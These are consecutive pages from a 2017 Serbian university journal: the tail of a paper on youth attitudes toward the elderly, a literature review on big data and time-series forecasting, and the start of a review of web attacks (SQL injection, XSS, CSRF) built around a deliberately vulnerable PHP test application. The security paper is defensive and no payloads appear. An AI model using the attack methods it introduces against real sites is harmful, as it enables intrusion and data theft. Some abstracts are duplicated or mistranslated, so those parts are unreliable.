10. Gavrilović, D. (2008). Projekat "U susret starima", *Socijalna misao*, 1, 143-146.
11. Gašić-Pavišić, S. (2012). Pedagoške implikacije istraživanja o stavovima dece i mladih prema starijim osobama. Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
12. Jovanović, S. (2009). Doprinos psihologije uspešnijem životu u starosti. *Gerontologija*, 1, 25-38.
13. Jovanović, S. (2010). Tolerancija i međugeneracijska solidarnost – preduslovi uspešnog starenja. *Gerontologija*, 37(2), 285-293.
14. Komatina, S. (2003). Dominantne predstave o starosti. *Stanovništvo*, 1-4, 147-160.
15. Ljubičić, M. (2012). Generacijski sukob: društvena konstrukcija stvarnosti? Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
16. Maksić, S. (2012). „Lepo je biti mlad, ali nije mali uspeh ni ostariti“. Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
17. Marić, M. (2010). Osobine ličnosti, životni događaji i anksioznost adolescenata. *Primenjena psihologija*, 1, 39-57.
18. Marić, M., Novović, Z. (2010). Činioci koji doprinose pojavi disforničnih reakcija u adolescenciji. *Pedagoška stvarnost*, 3-4, 317-325.
19. Marić, M. (2011). Problematično ponašanje dece i adolescenata – pojam, učestalost, poreklo i prevencija. *Norma*, 16(2), 175-183.
20. Marušić, M. (2012). Osobnosti profesionalnog razvoja nastavnika starije starosne dobi. Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
21. Milić, A. (2012). Mladi i stari u porodici. Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.

22. Milićević-Kalašić, A. (2010). Unapređenje mentalnog zdravlja starijih - odstrategije do realnosti. *Gerontologija*, 37(2), 131-140.
23. Mirić, J. (2011). Jedan pokušaj merjenja nedisciplinovanog ponašanja u školi. *Zbornik Instituta za pedagoška istraživanja*, 43(2), 299-311.
24. Mirkov, S. (2012). Celoživotno učenje u funkciji ličnog razvoja i kvaliteta života. *Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“*, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
25. Pejatović, A., Pekeč, K., Kecap, E. (2012). Komunikacija između mladih i starih u organizovanim obrazovnim aktivnostima. *Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“*, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
26. Peruničić, I., Mirić, J. (2011). Rasprostranjenost imorala u stavovima učenika i studenata prema školskim prestupima. *Zbornik Instituta za pedagoška istraživanja*, 43(2), 283- 298.
27. Petrović, D. (2010). Kognitivno zdravlje i problemi ostarele populacije. *Gerontologija*, 37(2), 111-122.
28. Pešić, Lj.. (2007). Socijalni i zdravstveni problemi osoba u poznim godinama života. *Acta Medica Medianae*, 46(2), 45-48.
29. Polovina, N. (2012). Odnos ostarelih roditelja i njihove dece u svetlu međugeneracijske etike porodičnog života. *Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“*, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
30. Rašević, M., Mijatović, B. (2004). Ka zadovoljenju potreba populacije starih lica. *Sociološki pregled*, 38(4), 481-506.
31. Rašević, M., Penev, G. (2001). Demografska sadašnjost i neposredna budućnost Beograda, *Sociološki pregled*, 3-4, 261-276.
32. Srnić, J. (2010). Nasilje nad starim osobama. *Temida*, 95-111.
33. Stanković, A. (2010). Pozitivan stav produžuje život. Pristupano dana 24. marta 2013., na <http://www.zzjzpgz.hr/nzl/41/stav.htm>.
34. Stepanović, I., Pavlović-Babić, D., Krnjaić, Z. (2009). Ispitivanje uzora i idola srednjoškolaca u Srbiji. *Zbornik Instituta za pedagoška istraživanja*, 41(2), 401-417.
35. Ševkušić-Mandić, S. G. (1998). Kooperativno učenje kao oblik aktiviranja učenika. *Nastava i vaspitanje*, 47(3), 355-374.
36. Ševkušić-Mandić, S. G. (2003). Kreiranje uslova za kooperativno učenje: osnovni elementi. *Zbornik Instituta za pedagoška istraživanja*, 35, 94-110.
37. Ševo, G. (2007). Zdravstvene i socijalne potrebe starih. U M. Tasić, M. Davidović, A.
38. Milićević-Kalašić, G. Ševo (ur.), *Gerijatrijski praktikum (6-14)*. Beograd: Gradski zavod za gerontologiju, kućno lečenje i negu, Kliničko-bolnički centar "Zvezdara".
39. Tomašić, J. (2011). Doprinosi li međugrupni kontakt pozitivnijim implicitnim i eksplinitnim stavovima adolescenata prema starijim osobama?, *Život i škola*, 26(2), 83-100.
40. Urošević, R. (2012). Volontiranje kao podržavajući kontekst razvijanja međugeneracijske solidarnosti. *Zbornik rezimea naučne konferencije „Odnos mladih prema starima i starenju“*, Beograd: Institut za pedagoška istraživanja i Gerontološko društvo Srbije.
41. Vukosavljević-Gvozden, T., Opačić, G., Marić, Z. (2010). Iracionalne evaluacije i antisocijalno ponašanje adolescenata. *Zbornik Instituta za pedagoška istraživanja*, 42(2), 263-276.
42. <http://dijalekti.manu.edu.mk/>
43. <http://dict.manu.edu.mk/>
44. <http://www.slavatlas.org/>
45. <http://ical.manu.edu.mk/index.php/dialect-collections>

RESUME

The importance of the behavior of children and young people towards the elderly should take a special place in pedagogical practice and work with pupils of all ages. From the earliest age, it is necessary to nurture and develop a positive attitude of children to the elderly in the environment, primarily in the family, but also towards the elderly, in general. Parents, educators, teachers and teachers play a special role in this.

The positive attitude of children and young people to the elderly is mutually beneficial and from the pedagogical and developmental point of view desirable, and it is necessary to systematically work on encouraging and developing improvement of the relationship between elderly elders. The role of the entire social community in this regard is great, since the quality and quality of this relationship are created by the creation and implementation of appropriate pedagogical and development programs, which contributes not only to the proper education of children and young people, but also to a better life of the elderly, which points to favorable forms of behavior of young people, whose entire lifestyle will be decunectuous from the framework of media culture and directed towards real life.

General human values, such as respect, understanding, altruistic endeavors, sympathy and social-emotional empathy, altruism, support for others, should be nurtured through education and education in children from the earliest age, because only children and young people able to grow into mature individuals, capable of constituting a zero frame of their own life. In further implementation of the work, an incentive pedagogical program and their application in all forms of formal and non-formal education are recommended.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 139-146, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Informatika

Datum prijema rada: 28.04.2017.

Datum prihvatanja rada: 31.08.2017.

UDK: 004.62:519.246.8

doi:10.5937/univmis1716139K

Pregledni rad

„BIG DATA“ I VREMENSKE SERIJE: LITERATURNI PREGLED

Ajla Kirlić

American University in Bosnia and Herzegovina
Bosnia and Herzegovina
ajlakirlic@hotmail.com

Muhedin Hadžić,

Medresa Gazi Isa-beg u Novom Pazaru
Novi Pazar, Srbija
muhedin.hadzic@uninp.edu.rs

Apstrakt

Za ljude koji trebaju donositi važne odluke, ima dosta podataka koje treba rukovati. Ogromna količina podataka poznata pod nazivom veliki podaci označava velike skupove podataka koji imaju veliku brzinu i raznovrsnost, što ih čini teškim za korištenje nekih poznatih tehnika i alata. Glavna ideja rukovanja velikim podacima je pružiti dragocene uvide za donosioce odluka da donose vrijedne i precizne odluke. Najbolji način kako se baviti velikim podacima je korišćenje velike analize podataka, koja uključuje metodologiju vremenskih serija. Ovaj rad ima cilj da prođe kroz literaturu koja se odnosi na velike podatke, vremenske serije i različite metode analize velikih podataka koristeći rudarenje podataka.

Ključne reči: big data, vremenske serije, rukovanje podacima, predviđanje

BIG DATA AND TIME SERIES: A LITERATURE REVIEW PAPER

Abstract

For people who need to make important decisions, there are plenty of data to handle. An enormous amount of data known as Large Data denotes large datasets with high speed and versatility, making them difficult to use some of the known techniques and tools. The main idea of handling large data is to provide valuable insights for decision makers to make valuable and precise decisions. The best way to deal with large data is to use a large data analysis, which includes a time series methodology. This paper aims to go through the literature relating to large data, time series and various methods of analyzing large data using data mining.

Key words: big data, time series, data handling, prediction

INTRODUCTION

From last decade big data is becoming one of the most interesting and important trends and has a huge potential to change the way how companies are organizing information which is useful for them, clients and potential clients to transform that data into useful business models.

If there is no way to storage data, companies would lose the ability to get valuable knowledge, information and perform different analyses to provide new advantages and opportunities. For companies, all information about customers are essential for creating new products and making their customers satisfied, so they use data as the building block to get their results.

Nowadays though advancements of internet and technology the details about customers are extent, so methods of data collection, storage capabilities and huge amounts of data become reachable. To get some useful information all data needs to be stored, and nowadays storage of data is much cheaper.

Changes in variety and size of data require the development of new methodologies for data analytics and forecasting.

On the other hand time, series forecasting model observes different values predict future values. Regression analysis often tests theories that the current data of one or more time series has the impact on the current data of another time series [1]. Time series lately is becoming very popular, a reason for that is decreasing hardware's cost and capability of processing.

Time series data occurs in many areas like financial analysis [2], sensor monitoring of network [3], analysis of medical issues [4], and mining of social activity [5]. Since increasing time-stamped activity volume lately, there is the opportunity for data scientists to describe, find measure and forecast behavior of important evolutions [6]. In last few decades, communities of researchers are well-known with topic of time series, also there are some new reveals where and how time series can be used:

- If we combine big data and time series, fully automatic mining has even higher importance
- Widely usage of nonlinear modeling in different areas like economy, biology, medicine physics
- The possibility of modeling as tensors and different applications in hyperlinks, social networks, streams [7].

The idea and objective of this paper are to provide an analysis of the literature that is available on big data analytics and time series. However, there are several methods, big data tools, and technologies that can be applied and that we can discuss. Also, literature is carefully chosen on its importance, novelty and popularity for the research and publication years are from 2000-2016 for big data and from 1940- 1990 for a time series. The reason is that big data and time series are being lately very popular topics.

The data from literature review is coming from research papers published in conferences, journals and white papers mainly coming from industry corporations.. podaci.

BIG DATA ANALYTICS

The term "Big Data" is recently been used to huge and massive data sets of structured and unstructured data that is difficult to process using old-style software techniques and databases. Large datasets of big data are organized as it shown in Diagram 1.

In most situations the size of data exceeds processing capability, but the importance of capturing, manipulating, formatting, managing big data gains companies' very important and useful insight in capturing new clients and increasing the quality of their services. On the other hand, by organizing data in better way companies are decreasing their expenses [8].

Big Data cannot be a single market; it is a management of data that evolved over the time period.



Diagram 1. Big data

Many companies are experimenting with data, but the volume of data is usually increasing going over terabytes (TB) to petabytes (PB). The idea of companies is to investigate highly detailed data in the term to discover facts and information that they didn't know about customers. As an example we can use the company which manufactures, to collect data from sensors of machines to observe detailed information and improve the process of manufacturing and avoid possible problems [9]. However, if the advanced analytic techniques are applied on big data then we have big data analytics [9]. Usually big data analytics on large sets of data reveals huge business change, but larger data sets are more difficult to manage [9].

TIME SERIES

Posle Nowadays forecasting with time series are coming from the idea that if you have knowledge about the past you can predict future. Interpreting past in terms of future usually becomes main idea of time series analysis.

First thing in forecasting time series is to determine the model. The model is most often dynamic relationship among which we observe and variables that are related to our observation. Usual time series forecasting approach is the usage of regression analysis. Model in the appliance of regression includes the relationship between dependent variables and explanatory variables.

This review is interested in a modern approach to time series. First scientists in the field of linear prediction are Kolmogorov (1941) and Wiener (1949), but their approaches were different, Kolmogorov was working in the domain of time while

Wiener was working in the domain of frequency. Work of Wiener was important for the development of modern forecasting of time series; he was the first who formulated signal extraction problem. When we look back to history, systems of equations models were popular in 1950's, it was clear that models of forecasting are coming from signal extraction context [10].

However, there was the suggestion about very simple ad hoc method which was having potential to predict as well as more complicated methods [12]. Another idea was suggesting that it should be considered relevant issues more that forecasting methods and that our time would be better disbursed in considering case studies which appraise different tactics to forecasting, as contrasting comparison among methods [13]. Having this in mind, it is always easier to use modern tactics that have greater elasticity while establishing a statistical model, comparing to limiting ad hoc methods. Furthermore, an approach like this includes economic justification of forecasting method. The first example of this study was introduced by Muth in 1960 [14]. After Muth's ideas there was a new approach that the nature of the selected decomposition should be derived from an optimization model over time, and also scientist Nerlove defines UC (unobserved components) which were not straight noticeable by agents, instead agents there was a retort to the slightest mean square error [15].

In 1961 formulation of statistical Adaptive Expectations are renamed into Rational Expectations. Beside change of name new concept implied general form for the linear representation of stochastic series than the random walk plus noise model. Furthermore, this generalization allowed us more tractability to combine many assumptions according to the instructions of the economic theory [16]. Also later works highlighted the nature of the nominated disintegration should be derived from a model of optimization over time [17].

During 1980s many authors started to use unobserved components as frameworks to forecast economic series which were economic, and it was stated that the structure of time series is decomposed into trend, irregular, and seasonal components. Far ahead in 1989 some authors combined many outcomes into a book, but it is not clear their contribution besides collecting results of other researchers [18]. Harvey embraced the submission of Kalman filter for a problem of time series assessment. As an illustration, authors cast regression model with disorders in a form of state space and used Kalman filter in ducking computational worries connected with MA disturbances and overturn of their concomitant covariance matrix [19].

As an opposite of unobserved components, authors in 1981 introduced as an alternative form of decomposition. Nerlove in 1967 had a problem about suitable decomposition of time series with a signal withdrawal standpoint. It was suggested to segregate business sequences using ad hoc methods essentially and theoretically [20]. Lastly, it is quite fascinating to mention in this paper that this review highlights some of the complications of unobserved components models. Those problems are occasionally proof of identity of conditions particularly in the case in many variations [21].

BIG DATA AND MAKING DECISIONS BY DATA MINING TECHNIQUES

The importance of big data when we look through decision maker's perspective is in aptitude to deliver knowledge of value and information, upon which decision is made. The decision-making process is highly complex and has huge importance and it was researched throughout the years. When you want to make a decision it is becoming gradually significant to have a big data. Nowadays best sources for big data are social networks, media platforms, mobile phones, different types of loyalty cards and they give excellent benefit to companies. To gain benefit it is also important to analyze data in a proper manner to get valuable awareness and the best way is to observe results from real time and affluence of historic data generated through customer performances, processes of production, etc [22].

Furthermore, most of the organizations are well organized to analyze data which is internal through inventory, sales, and shipments, but they need to analyze external data like general market, customer market and chains of supply, use and knowledge about big data provide satisfactory results. Since types of unstructured data are rapidly increasing, it becomes essential to make more knowledgeable decisions based on significant implications from the data [23].

Some authors believe that Data Mining techniques can give a hand in forecasting with Big Data [24], also it is important to mention that Data Mining in past was usually used on data which is static as divergent to time series [25].

During the recent financial crisis there are some beliefs that financial models for Big Data which were accepted were incapable dealing with huge quantities of data that was inputted into systems, and for that reason, results were giving imprecise forecasts [26]. There are varied gains through forecasting using Big Data. Nowadays there is augmented research into consuming Big Data for obtaining precise weather, in fact, weather forecasting has developed as one of the main beneficiaries of Big Data, but forecasts are still imprecise outside a week [27].

We will mention some related fields and topics where the Big Data and Data mining techniques are giving great results. Examples of those fields are Finance and Economics, dynamics of population, energy and environment, crime, media, medicine etc. Scientists in economics are exploring Big Data for predicting variables of economic. It is used Dynamic Factor Model (DFM) by Camacho and Sancho [28] which is based on methodology presented to predict big data including dispersal indexes. Frequently used models for forecasting with big data are factor models introduced by Stock and Watson [29] and DFM models are just extension of factor models.

Finance use big data forecasting with transaction values of stock merchandized on the London Stock Exchange after cleaning data for outliers [30]. Crime is interesting area for data mining, good example is detection of fraudulent behavior in China telecom where K-means and two step clustering algorithms are used [31]. It is showed that using huge amount of youtube videos in Singular Value decomposition can be used for forecasting video patterns. Researchers found that Hierarchical Clustering can provide very efficient forecasting in media [32].

Forecasting with big data in environment is mostly referring to weather forecasting. Sigrist et al. exploits Stochastic Advection Diffusion Differential Equation to expand prediction for north Switzerland using big data. It is proved that usage of this model gives better results than raw forecasting with numerical model [33]. Support vector Machines together with neural networks are used for forecasting big data for electricity consumption in China [34]. Wavelet transform (WT) usage together with linear regression, GARCH and Multilayer Perceptron (MLP) helped to forecast gas price and electricity demand of UK [35]. On the other hand it is appraised the usage of Exponential Smoothing and ARIMA models in mixture with a model formation consultant to forecast energy request using Big Data from an energy area [36].

CONCLUSION

Lately Big Data is representing very innovative topic for researchers but also for the companies who wants to develop. In this review, we have focused on forecasting with Big data, to extraordinary opportunities and benefits. Today we live in era of information; data is being produced with high velocity and volume, and within them we have some valuable knowledge and information that needs to be utilized and extracted. Analytics of big data can be applied to important changes in business and decision making, by applying progressive techniques on big data.

Benefits of handling big data can help in many sectors like manufacturing, health care, retail etc. We hope that this paper will give an idea to others how to handle big data with time series. Any technology and big data method if it is applied in a proper way can give many innovations and benefits to decision makers but also to customers. Nevertheless dealing with big data and time series is extremely hard because big data requires propped handling, integration, storage, processing, analyzing etc. Our future researches can focus on giving roadmap to management of big data.

Finally, we believe that big data and time series have high significance on data overflow and can gain many benefits in many areas, on technological, as well as on humanitarian levels and scientific.

REFERENCES

1. Imdadullah. "Time Series Analysis". Basic Statistics and Data Analysis. itfeature.com. Retrieved 2 January 2014.
2. Y. Zhu and D. Shasha. Statstream: Statistical monitoring of thousands of data streams in real time. In VLDB, pages 358–369, 2002.
3. S. Papadimitriou and P. S. Yu. Optimal multi-scale patterns in time series streams. In SIGMOD, pages 647–658, 2006.
4. E. J. Keogh, S. Chu, D. Hart, and M. J. Pazzani. An online algorithm for segmenting time series. In ICDM, pages 289–296, 2001.
5. M. Mathioudakis, N. Koudas, and P. Marbach. Early online identification of attention gathering items in social media. In WSDM, pages 301–310, 2010.

6. J. Leskovec, L. Backstrom, and J. M. Kleinberg. Meme-tracking and the dynamics of the news cycle. In KDD, pages 497–506, 2009.
7. Y. Sakurai, Y. Matsubara, C. Faloutsos. Mining and Forecasting of Big Time-series Data
8. Kubick, W.R.: Big Data, Information and Meaning. In: Clinical Trial Insights, pp. 26–28 (2012)
9. Russom, P.: Big Data Analytics. In: TDWI Best Practices Report, pp. 1–40 (2011)
10. 10. A. Kolmogorov (1941) “Interpolation and extrapolation von stationaren Zufalligen Folgen,” Bulletin of the Academy of Sciences (Nauk), USSR, Ser. Math., 5, 3-14
11. N. Wiener (1949) The extrapolation, interpolation and smoothing of stationary time series with engineering applications, Wiley: New York.
12. S. Makridakis, M. Hibon (1979) “Accuracy of forecasting: an empirical investigation (with discussion),” Journal of the Royal Statistical Society A, 142, 97-145
13. P. Newbold (1983) “The competition to end all competitions,” Journal of Forecasting, 2(3), 276-279
14. Muth (1960) “Optimal properties of exponential weighted moving average forecasts,” Journal of the American Statistical Association, 55(290), pg.299
15. M. Nerlove (1967) “Distributed lags and Unobserved Components in economic time series,” Ch.6 in Ten Economic Studies in the Tradition of Irving Fisher, W. Fellner et. al. eds., New York: John Wiley & Sons.
16. Muth (1961) “Rational expectations and the theory of price movements,” Econometrica, 29(3), 315-335
17. Nerlove and Grether (1970) “Some properties of “Optimal” seasonal adjustment,” Econometrica, 38(5)
18. Harvey (1989) Forecasting, structural time series models, and the Kalman filter, Cambridge University Press.
19. A.C. Harvey, G. Gardner, G. Phillips (1980) “An algorithm for exact maximum likelihood estimation by means of Kalman filtering,” Applied Statistics, 29, 311-322
20. M. Nerlove (1967) “Distributed lags and Unobserved Components in economic time series,” Ch.6 in Ten Economic Studies in the Tradition of Irving Fisher, W. Fellner et. al. eds., New York: John Wiley & Sons.
21. J. Ledolter (1984) “Comments on ‘A unified view of statistical forecasting procedures’ by A.C. Harvey,” Journal of Forecasting, 3(3), 278-282
22. Cebr: Data equity, Unlocking the value of big data. in: SAS Reports, pp. 1–44 (2012)
23. Economist Intelligence Unit: The Deciding Factor: Big Data & Decision Making. In: Capgemini Reports, pp. 1–24 (2012)
24. Rey, T., and Wells, C. (2013). Integrating Data Mining and Forecasting. OR/MS Today, 39(6).
25. Berry, M. (2000). Data Mining Techniques and Algorithms. John Wiley and Sons. 14
- Biau, O., and D’Elia, A. (2009). Euro Area GDP Forecasting using Large Survey Datasets. A random forest approach.
26. Cukier, K. (2010). Data, data everywhere. The Economist.
27. Silver, N. (2012). The Signal and the Noise: The Art and Science of Prediction. Penguin Books, Australia.
28. Camacho, M., and Sancho, I. (2003). Spanish Diffusion Indexes. Spanish Economic Review
29. Stock, J. H., and Watson, M. W. (2006). Forecasting with many predictors. In Handbook of Economic Forecasting, Elliott, G., Granger, C. W. J., Timmermann, A. (eds). Elsevier: Amsterdam
30. Alessi, L., Barigozzi, M., and Capasso, M. (2009). Forecasting Large Datasets with Conditionally Heteroskedastic Dynamic Common Factors. Working Paper No. 1115, European Central Bank.

31. Wu, S., Kang, N., and Yang, L. (2007). Fraudulent Behaviour Forecast in Telecom Industry Based on Data Mining Technology. *Communications of the IIM*
32. Gursun, G., Crovella, M., and Matta, I (2011). Describing and Forecasting Video Access Patterns. In: *INFOCOM '11: Proceedings of the 30th IEEE International Conference on Computer Communications, IEEE, 2011*
33. Sigrist, F., Kunsch, H. R., and Stahel, W. A. (2012). SPDE based modeling of large space-time data set
34. Wang, X. (2013). Electricity Consumption Forecasting in the Age of Big Data. *Telkomnika*
35. Nguyen, H. T., and Nabney, I. T. (2010). Short-term Electricity Demand and Gas Price Forecasts using Wavelet Transforms and Adaptive Models
36. Fischer, U., Schildt, C., Hartmann, C., and Lehner, W. (2013). Forecasting the Data Cube: A Model Configuration Advisor for Multi-Dimensional Data Sets. In: *IEEE 29th International Conference on Data Engineering (ICDE)*

REZIME

Odnedavno „big data“ predstavljaju veoma inovativnu temu za istraživače, ali i za kompanije koje žele da se razvijaju. U ovom pregledu, fokusirali smo se na predviđanje sa velikim podacima, izuzetnim mogućnostima i koristima.

Danas živimo u eri informacija; podaci se proizvode sa velikom brzinom i zapreminom, au okviru njih imamo i neke vredne znanje i informacije koje treba iskoristiti i izvući. Analitika velikih podataka može se primijeniti na važne promjene u poslovanju i odlučivanju, primjenom progresivnih tehnika na velikim podacima.

Prednosti obrade velikih podataka mogu pomoći u mnogim sektorima kao što su proizvodnja, zdravstvena zaštita, trgovina na malo itd. Nadamo se da će ovaj dokument drugima dati ideju kako da rukuju velikim podacima sa vremenskim serijama. Svaka tehnologija i veliki metod podataka, ako se primjenjuje na odgovarajući način, mogu donijeti mnoge inovacije i koristi donosiocima odluka, ali i korisnicima. Bez obzira na to, bavljenje velikim podacima i vremenskim serijama je izuzetno teško jer veliki podaci zahtevaju opseg rukovanja, integracije, skladištenja, obrade, analize itd. Naša buduća istraživanja mogu se fokusirati na davanjem mape puta za upravljanje velikim podacima.

Konačno, verujemo da velike podatke i vremenske serije imaju veliki značaj za preplitanje podataka i mogu dobiti mnoge koristi u mnogim oblastima, na tehnološkom, ali i na nivou humanitarnih i naučnih. Na kraju teksta neophodno je dati rezime članka na engleskom jeziku u dužini do jedne stranice.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 147-167, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Informatika

Datum prijema rada: 1.11.2017.

Datum prihvatanja rada: 10.11.2017.

UDK: 004.738.5.056

doi:10.5937/univmis1716147S

Pregledni rad

BEZBEDNOST U INTERNET OKRUŽENJU I KONKRETNI PRIMERI NAPADA

Muzafer H. Saračević, Prof. dr

Internacionalni Univerzitet u Novom Pazaru

Novi Pazar, Srbija

muzafers@uninp.edu.rs

Nermin Rešović, Msc.

Internacionalni Univerzitet u Novom Pazaru

Novi Pazar, Srbija

nerminresovic@hotmail.com

Apstrakt

Za ljude koji trebaju donositi važne odluke, ima dosta podataka koje treba rukovati. Ogromna količina podataka poznata pod nazivom veliki podaci označava velike skupove podataka koji imaju veliku brzinu i raznovrsnost, što ih čini teškim za korištenje nekih poznatih tehnika i alata. Glavna ideja rukovanja velikim podacima je pružiti dragocene uvide za donosiocce odluka da donose vrijedne i precizne odluke. Najbolji način kako se baviti velikim podacima je korišćenje velike analize podataka, koja uključuje metodologiju vremenskih serija. Ovaj rad ima cilj da prođe kroz literaturu koja se odnosi na velike podatke, vremenske serije i različite metode analize velikih podataka koristeći rudarenje podataka.

Ključne reči: Sigurnost web aplikacija, Cyber prostor, Zaštitni mehanizmi na internetu, SQL injection napad, XSS i CSRF napad

SECURITY IN THE INTERNET ENVIRONMENT AND CONCRETE EXAMPLES OF ATTACKING

Abstract

This article describes how to implement the attack, as well as the ability to implement an application's defense against an attacker. The implementations that are most commonly used today as methods of attack on Web applications are presented. The main goal was to investigate the possibilities of abuse of security failures of modern web applications, and based on this, the analytical and descriptive method as well as the methods of case analysis were applied.

It is also analyzed how the attack practically works, testing it on a pre-prepared application to test each attack individually. In addition, there are also examples of how web application users

can be compromised and what risks exist. It is also presented and in what way each attack can be removed and the mechanism for protecting the application from the attacker is established.

Key words: Security of web applications, Cyber space, Internet security mechanisms, SQL injection attack, XSS and CSRF attack.

1. UVODNA RAZMATRANJA

Najranjiviji delovi aplikacije su oni gde aplikacija prihvata ulazne podatke od strane korisnika i tu treba posvetiti najviše pažnje. Postoji veliki broj programera koji nemaju dovoljno znanja o zaštiti i sigurnosti aplikacija koje razvijaju. Međutim, postoje i oni koji imaju dovoljno znanja i u mogućnosti su da zaštite aplikaciju na najbolji mogući način ali su jednostavno lenji misleći da neće njegova aplikacija pasti u ruke napadaču. Pri razvoju aplikacije, programer mora razmišljati o najgorem mogućem događaju koji se može odigrati prilikom napada i implementirati zaštitu za sve vrste napada na najbolji mogući način.

Većina web aplikacija koriste bazu podataka da bi čuvale različite vrste informacija. Jezik koji se koristi za pristup podacima u bazi podataka je Structured Query Language (SQL). Web aplikacije konstruišu izraze u vidu SQL izraza preko kojih dolaze do korisničkih podataka. Ako se ovo odradi na nesiguran način, tada aplikacija postaje ranjiva na SQL injection napad. U nekim ozbiljnijim napadima, SQL injection može da omogući napadaču da čita i modifikuje sve podatke koji se čuvaju, čak može da omogući napadaču potpunu kontrolu nad serverom u kome je implementirana baza podataka [1,2,4].

Kako se svest o zaštiti web aplikacija razvila, SQL injection napadi su sve manje upotrebljivi, mnogo je teže upotrebiti ovaj vid napada na aplikacijama današnjice. Pre nekoliko godina SQL injection napadi su bili učestali, pošto nije bilo dovoljno dobro razvijenog mehanizma zaštite. Napadač je izvršavao SQL injection napad jednostavnim unosom apostrofa u polje forme. SQL injection napadači koriste da bi došli do neovlašćenog pristupa bazi podataka i prikupili podatke iz nje [3,5]. Principi koji se koriste u ovim napadima su jednostavni za izvršavanje i upravljanje.

7. ANALIZA APLIKACIJE ZA TESTIRANJA NEKIH NAPADA

Za potrebe testiranja ranjivosti, napravili smo prostu aplikaciju koja prihvata i prikazuje komentare korisnika. Aplikacija ima funkcije: prijavljivanje korisnika, čitanje komentara, pregled i pretragu korisničkih računa drugih korisnika, registracija novog korisnika, izmena stare lozinke korisničkog računa i unos komentara prijavljenih korisnika. Aplikacija za testiranje je odrađena u PHP i MySQL okruženju. Baza podataka ima dve tabele: "login" i "komentari". Tabela "login" ima pet kolona: *ID_login*, *Username*, *Password*, *Mail*, i *Admin*.

#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
☐	1 ID_login	int(11)			No	None	AUTO_INCREMENT	Change Drop More
☐	2 Username	varchar(20)	utf8_general_ci		No	None		Change Drop More
☐	3 Password	varchar(20)	utf8_general_ci		No	None		Change Drop More
☐	4 Mail	varchar(60)	utf8_general_ci		No	None		Change Drop More
☐	5 Admin	tinyint(1)			No	None		Change Drop More

Slika 1. Tabela "login"

Tabela "**komentari**" ima četiri kolone: *ID_komentara*, *ID_login*, *Komentar* i *Datum*. Kolona *ID_login* je Foreign key (spoljni ključ) i u sebi nosi vrednost ključa iz tabele *login*, na taj način identifikujemo korisnika i njegove komentare u aplikaciji.

#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
☐	1 ID_komentara	int(11)			No	None	AUTO_INCREMENT	Change Drop Primary More
☐	2 Komentar	text	utf8_general_ci		Yes	NULL		Change Drop Primary More
☐	3 ID_login	int(11)			No	None		Change Drop Primary More
☐	4 Datum	varchar(20)	utf8_general_ci		No	None		Change Drop Primary More

Slika 2. Tabela "komentari"

Za rad sa bazom podataka korišćen je PDO interfejs. Po našem mišljenju, to je jedan od trenutno najsigurnijih interfejsa implementiranih u PHP jeziku. Aplikacija se sastoji od ukupno sedam PHP stranica, od kojih se one koje sadrže izvorni kod za rad sa podacima nalaze u folderu "ukljuci". U njima se nalaze klase potrebne za rad aplikacije, i njih učitavamo i pravimo objekte po potrebi u drugim stranicama.

Važna stavka zaštite u aplikacijama je onemogućiti listanje fajlova u folderima. To se rešava dodavanjem index stranice u folderu. Stranica može biti prazna, ili sa nekim sadržajem. Naša aplikacija u folderu "ukljuci" ima index.php stranicu, koja ima samo jednu ulogu, a to je da spreči korisnike, koji posete folder "ukljuci" putem svojih pretraživača, da listaju fajlove u istom. Folder "ukljuci" u sebi sadrži sledeće stranice: komentari.php, konekcija.php, logovanje.php, racuni.php.

- Stranica konekcija.php ne sadrži klasu, u njoj je sadržana promenljiva koja u sebi sadrži konekciju sa bazom podataka. Ona se dalje koristi u drugim stranicama da bi se osigurala konekcija aplikacije sa bazom podataka.

- Stranica logovanje.php u sebi sadrži klasu logovanje koja se sastoji od konstruktora u kome se osigurava konekcija sa bazom podataka, destruktora u kome se raskida konekcija sa bazom podataka i jednom funkcijom proveri koja prihvata dva parametra: username i password. Ukoliko je korisnik uneo ispravno podatke, dodeljuje mu se sesija i funkcija vraća vrednost "true", u protivnom funkcija vraća vrednost "false".

- Stranica komentari.php je razvijena za potrebe izvršavanja operacija nad komentarima (listanje komentara i dodavanje novih komentara). Ova stranica ima isti konstruktor i destruktora kao i prethodna (logovanje.php), s tim što ima i dve funkcije: listajsve i dodajkomentar.

- Funkcija Listajsve lista sve komentare iz baze podataka kao i korisnike koji su pisali iste, i vraća podatke na izlazu.
- Funkcija Dodajkomentar dodaje nove komentare u bazu podataka, prihvata dva parametra: idsesije i komentar. Ukoliko je dodavanje komentara uspešno okončano, funkcija vraća vrednost "true", u protivnom vraća vrednost "false".
